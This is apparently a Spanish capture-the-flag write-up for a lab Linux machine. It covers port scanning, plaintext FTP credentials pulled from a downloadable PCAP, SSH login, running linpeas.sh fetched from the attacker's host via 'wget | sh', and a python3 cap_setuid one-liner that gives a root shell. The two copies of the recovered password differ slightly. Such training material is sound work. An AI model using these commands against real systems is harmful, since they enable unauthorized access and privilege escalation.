

Figura 01. ping.....	2
Figura 02. Escaneo inicial.....	3
Figura 03. Revisión puerto 80.....	3
Figura 04. PCAP files.....	3
Figura 05. ip-ifconfig.....	4
Figura 06. netstat.....	4
Figura 07. endpoint /download.....	5
Figura 08. 3-way handshake.....	5
Figura 09. “password”.....	5
Figura 10. Credencial de acceso.....	6
Figura 11. conexión ssh.....	6
Figura 12. Ejecucion linpeas.sh.....	7
Figura 13. Ruta con capacidades de escalar priv.....	7
Figura 14. GTF0Bins.....	8
Figura 15. privilegios root.....	8

- Primero, con el comando ping, revisaremos si existe conexión con la máquina vulnerable por medio de envío de paquetes ICMP

```
(kali㉿kali)-[~/Downloads]
└─$ ping 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=108 ms
64 bytes from 10.10.10.245: icmp_seq=2 ttl=63 time=102 ms
64 bytes from 10.10.10.245: icmp_seq=3 ttl=63 time=101 ms
64 bytes from 10.10.10.245: icmp_seq=4 ttl=63 time=103 ms
64 bytes from 10.10.10.245: icmp_seq=5 ttl=63 time=99.9 ms
^C
— 10.10.10.245 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4001ms
rtt min/avg/max/mdev = 99.939/102.673/108.104/2.870 ms
```

Figura 01. ping

Podemos observar que 5 paquetes son enviados y 5 recibidos, lo que quiere decir que la máquina vulnerable está activamente recibiendo conexiones, también nos damos cuenta que nos enfrentamos a una máquina linux

- Ahora, por medio del uso de la herramienta nmap, realizaremos una enumeración de puertos y servicios para identificar algunos vectores de ataque

```
└─$ nmap -v 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-16 01:35 CDT
Initiating Ping Scan at 01:35
Scanning 10.10.10.245 [4 ports]
Completed Ping Scan at 01:35, 0.12s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:35
Completed Parallel DNS resolution of 1 host. at 01:35, 0.04s elapsed
Initiating SYN Stealth Scan at 01:35
Scanning 10.10.10.245 [1000 ports]
Discovered open port 22/tcp on 10.10.10.245
Discovered open port 80/tcp on 10.10.10.245
Discovered open port 21/tcp on 10.10.10.245
Completed SYN Stealth Scan at 01:35, 1.67s elapsed (1000 total ports)
Nmap scan report for 10.10.10.245
Host is up (0.10s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Figura 02. Escaneo inicial

Acá, realizamos un escaneo básico al host 10.10.10.245, en el que podemos identificar 3 puertos abiertos con el servicio que están utilizando. Me genera curiosidad el puerto 80, así que introduciremos su dirección ip en nuestro navegador para ver de qué se trata




Figura 03. Revisión puerto 80

Podemos ver que se trata de un dashboard que muestra distintos eventos de seguridad por medio del monitoreo de resultados

- Si nos dirigimos al apartado de Security Snapshot, esta es una opción que ofrece la descarga de archivos PCAP. PCAP es un formato común para almacenar captura de paquetes




Figura 04. PCAP files

- También contamos con el apartado de ip, en el que por debajo corre el comando **ifconfig** y nos muestra información de la interfaz de red




Figura 05. ip-ifconfig

- También se puede ver el estado de red, que nos muestra información del comando **netstat**, revelando así, detalles de conexiones y puertos activos




Figura 06. netstat

- Ahora, volviendo al tema de los archivos PCAP, vemos que al Descargar un archivo PCAP, se realiza una petición GET al endpoint /download




Figura 07. endpoint /download

- Descargamos el archivo PCAP y lo abriremos con nuestra herramienta wireshark para analizarlo un poco

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.196.1	192.168.196.16	TCP	68	54399 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000027	192.168.196.16	192.168.196.1	TCP	68	80 → 54399 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK...
3	0.000190	192.168.196.1	192.168.196.16	TCP	62	54399 → 80 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
4	0.000241	192.168.196.1	192.168.196.16	HTTP	454	GET / HTTP/1.1

Figura 08. 3-way handshake

Podemos observar un proceso de transmisión de paquetes 3-way handshake entre las direcciones **192.168.196.1** y **192.168.196.16**

- Realizaremos una búsqueda de la palabra “password”

No.	Time	Source	Destination	Protocol	Length	Info
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	80	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3th4TF0RM31
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0

Figura 09. “password”

Podemos ver que hay una coincidencia por medio de una conexión FTP

- Si analizamos un poco más, podremos observar la línea “PASS Buck3tH4TF0RM3!”, donde posiblemente sea la contraseña del usuario Nathan

33	2.624934	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.1	192.168.196.1	FTP	76 Response: 220 (vsFTPD 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69 Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90 Response: 331 Please specify the password.
39	4.167761	192.168.196.1	192.168.196.16	TCP	62 54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78 Request: PASS Buck3tH4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79 Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62 Request: SYST
44	5.432834	192.168.196.16	192.168.196.1	TCP	56 21 → 54411 [ACK] Seq=78 Ack=42 Win=64256 Len=0

Figura 10. Credencial de acceso

- Ahora, estableceremos una conexión ssh con las credenciales de acceso encontradas para ver si tenemos éxito o no

```
(kali@kali)~$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePitP3qjtVVU+GnSyAZSr+mZKHZRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Mar 16 07:28:31 UTC 2025

System load:  0.0          Processes:    226
Usage of /:   36.8% of 8.73GB Users logged in: 0
Memory usage: 34%          IPv4 address for eth0: 10.10.10.245
Swap usage:   0%

⇒ There are 4 zombie processes.

* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.

  https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
```

Figura 11. conexión ssh

Al brindar las credenciales de acceso, logramos tener acceso al sistema

- Ahora, usaremos un script llamado LinPEAS, para descubrir posibles rutas que nos permitan escalar privilegios

```
nathan@cap:~$ wget http://10.10.14.40:8000/linpeas.sh | sh
http://10.10.14.40:8000/linpeas.sh: Unsupported scheme 'http'.
nathan@cap:~$ wget http://10.10.14.40:8000/linpeas.sh | sh
--2025-03-16 17:35:03-- http://10.10.14.40:8000/linpeas.sh
Connecting to 10.10.14.40:8000... connected.
HTTP request sent, awaiting response... 404 File not found
2025-03-16 17:35:03 ERROR 404: File not found.

nathan@cap:~$ wget http://10.10.14.40:8000/tmp/linpeas.sh | sh
--2025-03-16 17:35:19-- http://10.10.14.40:8000/tmp/linpeas.sh
Connecting to 10.10.14.40:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 840082 (820K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 820.39K  1.21MB/s   in 0.7s

2025-03-16 17:35:20 (1.21 MB/s) - 'linpeas.sh' saved [840082/840082]

nathan@cap:~$ bash linpeas.sh
has special capabilities that can be abused to obtain root privileges?
```

Figura 12. Ejecucion linpeas.sh

- El escaneo con Lineas nos muestra que la ruta /usr/bin/python3.8 tiene el cap_setuid con la capacidad habilidad para escalar privilegios

```
Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_b
d_service,cap_net_admin+ep
```

Figura 13. Ruta con capacidades de escalar priv

- Buscaremos en GTFOBins si se puede ser explotada esta vulnerabilidad

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python
./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Figura 14. GTFOBins

Podemos ver, que podremos utilizar el setuid como un backdoor para mantener el acceso privilegiado, manipulando su propio proceso

- Ahora ejecutaremos el comando con python3 ya que es el que se encuentra disponible

```
nathan@cap:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
#
#
#
#
# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
#
```

Figura 15. privilegios root

y así, ya tendremos acceso a privilegios root